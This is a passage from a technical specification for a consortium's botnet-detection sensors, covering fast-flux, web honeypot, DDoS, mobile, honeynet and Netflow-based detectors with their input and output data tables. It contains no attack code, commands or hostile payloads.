Fast-flux Domain/IP relation	Relationship between each domain using Fast Flux techniques and all the IPs behind it.	MUST
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in Fast-Flux related activities.	SHOULD
Type of Fast-Flux	Type of fast-Flux detected (type A, type NS, etc)	MAY
Cluster of fast-flux domains	Suspicious domains which share some percentage of the same IP addresses	MAY
Spatial statistic classifiers	Classifier values that were calculated by analysing DNS-information about a domain by means of spatial statistics (see document in annex)	MAY

Table 4 Fast-Flux Botnet Output Data

6. Malicious and Vulnerable Websites Sensors

Vulnerable web sites are very often target of the attacks done by hackers manually or these attacks are performed from compromised bots. The attacks performed by compromised bots to port 80 are performed automatically and are usually related to remote file inclusion attack types or attacks which do not require assistance of other compromised systems. In this sense the most interesting attack type is remote file inclusion, since it includes in the attack another system hosting malware. Such attacks could exploit vulnerabilities in web sites thus turning web site for example into php bot or do other types of attacks like cross site scripting etc. Such attack turns regular web site into malicious one.

6.1. Objectives

In order to detect sources of web site attacks, new malware samples and URIs on which they reside, honeypot network sensors should be installed within the networks of the ACDC consortium partners.

Web honeypots can receive all attacks to web service, but only remote file inclusion attacks are of the interest since they involve other compromised web servers hosting malware in the attack. Such devices can collect data about malware URLs, samples related to these URLs and attacking bot IP addresses. After false positive check and deduplication, these URLs and samples and IP addresses could be sent to Central Clearing House.

6.2. General Architecture

The general Malicious and Vulnerable Websites Sensors' architecture, depicted in Figure 5, shows the typical interaction between all the components of the sensor.



Figure 5 Websites Sensor General Architecture

Through the use of passive sensors that simulate given vulnerabilities – Honeypots – which will be set on a given network, one can identify malicious or vulnerable websites, on the internet, used for malicious proposes.

The sensor should then process these data according to its specification and, when evidence of botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

6.3. Input Data

The source of data to be analysed by the Malicious and Vulnerable Websites experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated timezone.	MUST
Attack traffic	Attack traffic which will try to exploit web server vulnerability	MUST

Table 5 Websites Sensor Input Data

6.4. Output Data

The output data to be expected by the Malicious and Vulnerable Websites experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated time zone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in SPAM related activities.	MUST
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in SPAM related activities.	SHOULD
Malware URL	Malicious URL hosting malware included into attack	MUST
Malware sample	Malware Sample	MAY

Table 6 Websites Sensor Output Data

7. Distributed Denial of Service (*DDoS*) Botnet Sensors

The Distributed Denial of Service (DDoS) Botnet Sensors will be focused on targeting systems and networks used in DDoS activities on the Internet, and provide this information to the Centralized Clearing House.

DDoS attacks imply a massive amount of requests being done to a specific target. The success of an attack is directly related to the amount of traffic generated, something that can be specially accomplished by using botnets. When a specific target has been chosen, botmasters contact their bots and initiate the attack, which is nothing more than accessing the target's service as often as possible.

7.1. Objectives

As the network traffic is the primary target for detecting denial of service attacks, we take advantage of the technical knowledge and infrastructure of the ACDC consortium partners and their methods for analysing traffic to detect bots which take part in DDoS attacks, having a special focus on Cloud-based DDoS attacks. While Cloud services are steadily gaining popularity, it seems possible that cyber criminals may take advantage of this technology as well. As the computational power within large Cloud services is overwhelming, the damage that could be caused by Cloud-based attacks would be significant.

Since an http-request as such, sent to an unsuspicious website, is normal, the applied detection methods go far beyond common misuse detection. Here, behavioural analysis (a.k.a. anomaly detection) will also be applied, as it is able to tell apart normal from abnormal usage.

The cleaning of the gained data and their preparation for public disclosure will be done within the Central Clearing House. The Clearing House will, of course, also be the place where the data from different stakeholders is compared, possibly leading to valuable insights into the attack details (e.g., geographical origin, unsuspectingly involved ISPs, etc.).

7.2. General Architecture

The general architecture of the Fast-Flux botnet, depicted in Figure 6, shows the typical interaction between all the components of the sensor.



Figure 6 DDoS Botnet Sensor General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, shuch as network flow records.

The sensor should then process these data according to its specification and, when evidence of DDoS botnet related activity is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

7.3. Input Data

The source of data to be analysed by the DDoS Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
Network Flow Records	Records of network flows detected on the member's target infrastructure to be later correlated and analysed.	MUST
DNS traffic data	To detect DNS DDoS amplification attacks	MAY

Table 7 DDoS Botnet Input Data

7.4. Output Data

The output data to be expected by the DDoS Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated timezone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in DDoS related activities.	MUST
Destination IP	Destination IP for the given attack	MUST
Destination port	Destination port for the given attack	MUST
IPv6 Address of Compromised bot	IP address (version 6) of systems detected in DDoS related activities.	SHOULD
Type of Protocol	Type of protocol used in the DDoS attack (e.g. ICMP, TCP-SYN, UDP, etc.)	SHOULD
Target Type	Resource affected by DDOS (website, service port, service)	SHOULD
Website	Website targeted, if applicable.	SHOULD

Table 8 DDoS Botnet Output Data

8. Mobile Botnet Sensors

The Mobile Botnet Sensors will be focused on targeting mobile systems infected with malware and controlled by a botmaster for specific purposes, and provide this information to the Centralized Clearing House.

Mobile phones are today nothing less than pocket size computers and their use cases comprise much more than making telephone calls and writing text messages. Smartphones, i.e., mobile phones with sophisticated capabilities, advanced mobile computing competencies and broad band connectivity, are employed to connect to and make use of a wide range of different services. Many of these services (e.g., email, banking, shopping, or social communities) require the indication of personal user credentials, which in turn are often saved on the device for convenience reasons. Because of this, attacking modern phones is a promising endeavour.

But not only attacking mobile devices is of interest for cyber criminals. By taking a closer look at the technology used to provide mobile devices in general with fast network connectivity (e.g., Long Term Evolution (LTE) or Universal Mobile Telecommunications System (UMTS) in general), it becomes clear that the effort required to identify users of mobile networks is much higher compared to traditional (wireless) local area networks. The reason for this is the fact that providers do in general not issue public IP addresses to devices within mobile networks. Instead, they apply different kinds of Network Access Translation (NAT) methods. This means that a provider connects bulks of different end users to the Internet by using only one public IP address. This IP address serves as a gateway for its customers, who are issued private IP addresses. From the outside, all users using the same gateway appear to be one person only. While the so-called IP-NATing is popular, other types, including port-NATing exist. Here, a device is indeed provided with a public IP address, but not exclusively. That is, several devices own the same IP address but operate on different ports. In any case, end user identification by just tracking down an IP address to identify malicious activities is currently not possible.

Another problem in terms of user identification in mobile networks arises from the fact that the devices used for communication are geographically not bound to a fixed location. As a result, it is often necessary to assign new IP addresses to the same device while it is moving (e.g., during a car drive).

8.1. Objectives

Even though until now there are only very few mobile bots, due to the rising numbers of mobile devices sold (i.e., smartphones, tablets, sub-notebooks, etc.), the ACDC consortium expects more malware samples targeting mobile devices in the near future. And, as the number of devices connected to mobile networks rise, we plan to carry out an experiment that validates our strength in terms of identification of botnets operating out of such networks. The identification of mobile bots is based on tools the ACDC consortium provide for end customers. In cases where the infection is obvious, users can report to ACDC. In addition to this, specifically analysing the network traffic of Internet Service Providers hosting mobile networks will be part of this experiment.

As both data from end customers and from network scanning are sent to the Centralized Clearing House, this is the place where the thorough analysis of the data is carried out. The challenge here is to identify similarities between different

observations in order to reveal that, for instance, different attacks originate from the same device (i.e., the same user).

8.2. General Architecture

The general architecture of the Mobile Botnet Sensor, depicted in Figure 7, shows the typical interaction between all the components of the sensor.



Figure 7 Mobile Botnet Sensors General Architecture

Depending on the specific type of sensor, it should receive input data from specific sources, such as the data collected by the mobile tools or the reports from the users.

The sensor should then process these data according to its specification and, when evidence of a mobile bot is detected, send it to the Centralized Clearing House, in a standardized form and using the Clearing House's API.

8.3. Input Data

The source of data to be analysed by the Mobile Botnet experiment is described in the table below. For each identified source, a detailed description is included, as well as the requirement level of the respective source.

Source	Description	Level of Requirement (Must, Should, May)
IPv4 Address of Compromised bot	IP address (version 4) of systems detected in SPAM related activities.	MUST
Event Timestamp	Timestamp of detected event. The timestamp must include the associate timezone.	MUST
Network Traffic generated by mobile devices	The traffic generated in the mobile network is checked against a blacklist or other patterns in order to find some malicious activities.	SHOULD
IPv6 Address of Compromised bot	IPv6 Address of Compromised bot	SHOULD
Malicious telephone numbers	Information about malicious phone numbers – preventing calls/sending SMSes to the premium rated numbers	MAY
Metadata of	Sensor is able to identity "hijacked" SMSes,	MAY

malware-related SMS messages	meaing that a malware application is able to capture user's SMSes and not show them to the user. These can be used as botmaster's commands on potential RAT on the device.	
User-shared URLs	User may choose to share an URL with the sensor. Mobile sensor is able to report malware URLs to the central sensor.	MAY
Malicious attachment	information about malicious attachments may be requested from the CCH	MAY
Hashes of attached (malicious) files	information about hashes of malicious files may be requested (queried) from the CCH	MAY

Table 9 Mobile Botnet Input Data

8.4. Output Data

The output data to be expected from the Mobile Botnet experiment is described in the table below. For each identified output, a detailed description is included, as well as the requirement level of the expected data.

Output Data	Description	Level of Requirement (Must, Should, May)
Event Timestamp	Timestamp of detected event. The timestamp must also include the associated timezone.	MUST
IPv4 Address of Compromised bot	IP address (version 4) of mobile systems detected as being infected and used for malicious proposes.	MUST
Kind of event	This indicates the kind of detection done by the sensor.	MUST
Number of connections made to a malicious site.	This metric has statistics purposes but could by use for obtain how many bots are connecting to a CC.	MUST
Number of sent SMSes to malicious premium numbers	This metric has statistics purposes but could by use for obtain how many bots are connecting to a CC.	SHOULD
IPv6 Address of Compromised bot	IP address (version 6) of mobile systems detected as being infected and used for malicious proposes.	SHOULD
Hashes of (malicious) files (APKs)	Hash of the malicious detected file. The binary must be stored in the CCH.	MAY

Table 10 Mobile Botnet Output Data

9. Other Network Sensors

9.1. Honeynet (Telecom Italia)

TI is developing a distributed network of low-interaction honeypot sensors collecting traffic on its public network. The intent is to gather information about attacker patterns to increase the capacity of incident detection, event correlation and trend analysis.

9.1.1. General Architecture and Objectives

The following picture shows Honeynet general architecture.



Figure 8 Honeynet General Architecture

The sensors' IP addresses belong to ip-pool of Telecom Italia. All traffic originated to these subnets is routed toward a unique ADSL connection in a central system where the honeypot sensors are installed: by using this architecture a distributed network of sensors is realized while all the processing and detection logic is done in the centralized system of honeypots.

Different types of events are collected by using a system of low-interaction honeypots having different purposes:

- Dionaea (http://dionaea.carnivore.it/)
- Kippo (http://code.google.com/p/kippo/)
- Glastopf (http://glastopf.org/)

The data collected from the different honeypots are carried in real time using Hpfeeds (https://github.com/rep/hpfeeds) and stored in a database accessible by a web interface.

Through the web interface our analysts can access different views:

- A world map showing a real time visualization of the attacks against our honeynet sensors. This is based on HoneyMap (http://www.honeynet.org/node/960).
- A dashboard showing
  - daily, weekly or monthly trends of
    - detected connections
    - malware collected
    - most used SSH credentials (username and password)
  - ranking of the most connected ports (per day, week or month)
  - ranking of the top spreading malwares countries (per day, week or month)
- For every malware file collected, a view shows
  - the number of occurrences by time
  - the scan retrieved from VirusTotal

9.1.2. Input Data

The table below describes input data for the honeynet sensors.

Source	Description	Level of Requirement (Must, Should, May)
IPv4 Address of connecting hosts	IP address of each connecting hosts (which is always at least sospicious)	MUST
Binary file	Almost every binary file collected by sensors is a spreading malware.	MUST
SSH credentials	SSH credentials (username and password) used on SSH honeypot server	MUST

Table 11 –Honeynet (Telecom Italia)- Input Data

9.1.3. Output Data

The table below describes output data for the honeynet sensors.

Output Data	Description	Level of Requirement (Must, Should, May)
Binary file collected	Honyenet provides each binary file collected, which is very likely to be a spreading malware	MUST
List of SSH credentialsused	Honeynet provides username and passwords used to gain access to SSH sensors	MUST
List of suspicious IP	Honeynet can share every single IP address of connecting hosts	SHOULD

addresses		
Aggregate statistics	Honeynet may periodically provide statistics on collected data	MAY

Table 12 Honeynet (Telecom Italia) - Output Data

9.2. SmartBotDetector (TID)

The Smart Bot Detector Sensors is focused on targeting ips infected with malware and controlled by a botmaster, and provide this information to the Centralized Clearing House.

Nowadays, techniques of artificial intelligence and machine learning are widespread in all areas of our lives. Its uses are as diverse as you can imagine or not. Seems logical to think that in an ISP, where you get millions of network traffic data per second, it is necessary to use techniques of acquiring massive data, data processing and classification to try to be able to find relevant and useful information to the fight against malware and botnets.

9.2.1. Objectives

The objective with this sensor is to be able to identify the botmaster of a botnet or at least a list of bots that are possible botmasters and provide this information to the Centralized Clearing House.

9.2.2. General Architecture

The General architecture of this sensor is based on the acquisition od data from the available information sources. In our case this data is provided by TID Deeper and TID Bots Detectors, as it´s shown on Figure 9.



Figure 9 SmartBotDetector General Architecture

Once the TID SmartBotDetector acts, the final information is send to the Centralized Clearing House.

9.2.3. Input Data

The table below describes input data for the SmartBotDetector sensors.

Source	Description	Level of Requirement (Must, Should, May)
Network traffic in the ISP	All the information associated to the IP available in the ISP and provide by TID Deeper	MUST

List of IPs infected	A list of IPs infected with malware provided by TID Deeper and/or CCH infected IPs.	SHOULD

Table 13 –SmartBotDetector - Input Data

9.2.4. Output Data

The table below describes output data for the SmartBotDetector sensors.

Output Data	Description	Level of Requirement (Must, Should, May)
List of IPs identified as botmaster	A list of potential botmasters inside the botnet	MUST

Table 14 SmartBotDetector - Output Data

9.3. Behaviour analysis and event correlation sensors (MI)

These types of sensors allow detecting events in the network (e.g., using DPI techniques), applications and systems (from traces or APIs). This information is correlated and analysed.

9.3.1. Objectives

The objective with this sensor is to be able to identify abnormal or malicious behaviour and provide this information to the Centralized Clearing House. This behaviour could represent activity corresponding to botnet infection and operation phases. The analysis can be based on on a combination of techniques including: statistics, performance (QoS), machine learning algorithms, pattern matching, behaviour analysis.

9.3.2. General Architecture

A high level representation of the sensor's architecture is given in Figure 10. The sensor receives raw data from different sources, extracts pertinent data and generates events. These events are then correlated using pre-defined rules (specifying wanted or unwanted behaviour) that allow detecting functional, security and performance properties. Verdicts are produced that can be sent to the Centralized Clearing House depending on the degree of risk involved.



Figure 10 Behaviour Sensor General Architecture

9.3.3. Input Data

The input data can be captured on line (observing the communication interfaces, traces or executing scripts or API function calls) or offline (analysing file containing structured information).

Source	Description	Level of Requirement (Must, Should, May)
Communication flows	IP packets captured by observing a communication interface or reading a PCAP file.	MUST
System traces	Log files produced by the operating system	MAY
Application traces	Log files produced by an application	MAY

Table 15 – Behaviour Sensor - Input Data

9.3.4. Output Data

The output data consist of messages in any format (e.g., STIX).

Output Data	Description	Level of Requirement (Must, Should, May)
Message	Structured message containing for identifying the detected property and its cause (e.g., data that provoked the detection). This message could contain (among other) the following information:	MUST
Event timestamp	Timestamp of detected property.	MUST
Event description	A human readable description of the property and its level of risk	MUST
Session/flow identification	Data defining the session or flow (destination or source IP addresses, ports and protocol type)	MAY
Cause	A human readable description of the events that provoked the detection	MAY
Cause data	A list of events and the data that provoked the detection	MAY

Table 16 Behaviour Sensor - Output Data

9.4. Netflow-based sensors for botnet detection

This type of sensors analyse, primarily, Netflow traffic data generated by routing and switching devices that are Netflow-capable (e.g. CISCO, Adtran, NEC, etc). But also software capture tools, such as softflow or nProbe, are able to sniff the network traffic and produce an output in Netflow format that can be analysed by these sensors.

Gartner[3] last year stated that flow analysis should be done 80% of the time and that packet capture with probes should be done 20% of the time. The advantage of analysing Netflow traffic data over packets, such as using pcap dumps, is better performance since a single flow can represent thousands of packets, keeping only certain information from network packet headers and not the whole payload. Therefore, the processing and analysis of the data yields better performance results enabling almost real-time analysis. Moreover, it is also beneficial in terms of storage of the traffic data for traceability and auditing purposes.

9.4.1. Objectives

The analysis of Netflow data aims at identifying botnets by discovering anomalous behaviour in the network traffic. These observations may lead, for instance, to identify the hosts in the network that are part of a botnet, but also to the identification of a compromised network device and the C&C server that is sending commands the commands to it. Botnets detected by these sensors normally compromise a vulnerable router or switch device (usually not properly configured), giving the C&C server the control over the network to recruit all the hosts in the corresponding subnet to perform malicious activities. An example of this type of botnet is the Chuck Norris botnet.

Other botnet types can be detected by observing http headers in the netflow data, allowing the identification of malware distribution content web servers.

The analysis of Netflow data over a period of time can be used for the identification of clusters of hosts with unusual high rates of inter-connections that simulate the behaviour of regular peer-to-peer networks but are actually an active botnet in disguise.

9.4.2. General Architecture

The next figure depicts an overview of the main elements of a Netflow-based sensor for botnet detection.

The analysis module is receiving as input the Netflow data generated by a network device located in the border of a sub-net. This network device is a switch or router that is mediating the incoming/outcoming traffic between the subnet hosts and the Internet. The Netflow data is processed by the Netflow Behaviour analysis module to detect anomalous behaviour that may lead to conclude the sub-net is being used by a C&C server and that the network device has been compromised.

Besides the analysis of the network behaviour represented by the netflow captured data, the sensor takes as input also a list of domains, IPs and DNS servers that are known to be malicious in order to identify connections to C&C servers, malicious web servers for malware distribution or to detect

[3] https://www.gartner.com/doc/1971021

DNS spoofing. The blacklist can be obtained from the Internet (e.g. malware.url, Google safe browsing, https://zeustracker.abuse.ch/)

The output of the analysis tool is stored in the CCH using the provided API.



Figure 11 Netflow-based Sensors General Architecture

9.4.3. Input Data

The table below describes input data for the Netflow-based sensors.

Source	Description	Level of Requirement (Must, Should, May)
Communication flows	Netflow data produced by a capable network device or captured by a software tool (e.g. softflow)	MUST
Blacklist (IPs, Domains)	Of known C&C servers, compromised DNS, malware distribution web servers. (May come from the Internet or/and CCH)	MUST

Table 17 – Netflow-based Sensor - Input Data

9.4.4. Output Data

The table below describes output data for the Netflow-based sensors.

Output Data	Description	Level of Requirement (Must, Should, May)
Compromised network device IP	The IP of the compromised network devices	SHOULD
Compromised hosts IPs	The IPs of the hosts that are being recruited by the C&C server because of the compromised	MUST

	network device	
C&C IP	The C&C server that communicates with the compromised network device	MAY
Malicious content distribution web server IP	A list of IPs of the web servers that distribute malware that are being used by the hosts in the detected botnet	MAY
Event timestamp	Timestamp of detected property.	MUST
Event description	A human readable description of the property and its level of risk	MUST

Table 18 Netflow-based Sensor - Output Data

9.5. Network Interaction-based Botnet Detector (Fraunhofer FKIE)

9.5.1. Objectives

Fraunhofer FKIE is developing a sensor and respective analysis tools for identifying hosts that are likely to be part of a botnet. The sensor will only consider interaction patterns and not the particular payloads exchanged between hosts, i.e. it will be less intrusive as DPI-based approaches and will not be affected by payload encryption.

9.5.2. General Architecture

The sensor component should be attached to a network link that botnet command and control traffic would need to traverse, e.g. an Internet uplink. It will receive raw packets and refine them to provide flow records to the analyser component.

The analyser will extract abstract communication profiles and identify hosts with a profile that deviates from the other host's profile in a way that corresponds with a model for botnet C&C traffic. If the deviation is sufficiently significant or has been observed repeatedly so that the combination of those observations should be considered significant, the respective host is reported to the CCH as a potential botnet node. Reports may include relations to other hosts, such as suspected C&C servers or the apparent role of the node in the botnet.

Figure 12 provides an overview to this architecture.



Figure 12 Network interaction-based Botnet Detector General Architecture

9.5.3. Input Data

The table below describes input data for the Network interaction-based Botnet Detector.

Source	Description	Level of Requirement (Must, Should, May)
Network Link	Access to a network link which is likely to be utilised by botnet C&C traffic through an appropriate interface, e.g. a mirror port for the data exchanged with an Internet gateway.	MUST

Table 19 – Network interaction-based Botnet Detector - Input Data

9.5.4. Output Data

The table below describes output data for the Network interaction-based Botnet Detector.

Output Data	Description	Level of Requirement (Must, Should, May)
IP (v4/v6) of suspected botnet node	The IP address identifying a node that exhibited suspicious communication patterns	MUST
Confidence	The level of confidence in the suspicion	MUST
Role	Indicator for the role (client, server, both) of the	MAY

	node in the botnet, if this could be determined by the analysis	
IP (v4/v6) addresses of related botnet hosts	Hosts that appear to be part of the same botnet as the primary suspect, e.g. because they exhibit similar suspicious communication patterns or share peers with the suspected host	MAY

Table 20 - Network interaction-based Botnet Detector - Output Data

10. Technical Specifications

10.1. Mediation server

10.1.1. Overview of the functionality provided

General description and system architecture

The system, consisting of sensors and mediation server, will collect various types of relevant information related to botnets from specific sensors. This information includes: IP addresses of various bots and attackers, malware URLs used to spread malicious programs, spam messages sent by various spam botnets etc. Each sensor will collect a specific set of information. There will be a total of three kind of sensors (appliances):

- **Spamtrap** – used to collect spam messages which can carry malicious URLs and attachments. Spam messages are sent by bots with specific IP addresses.
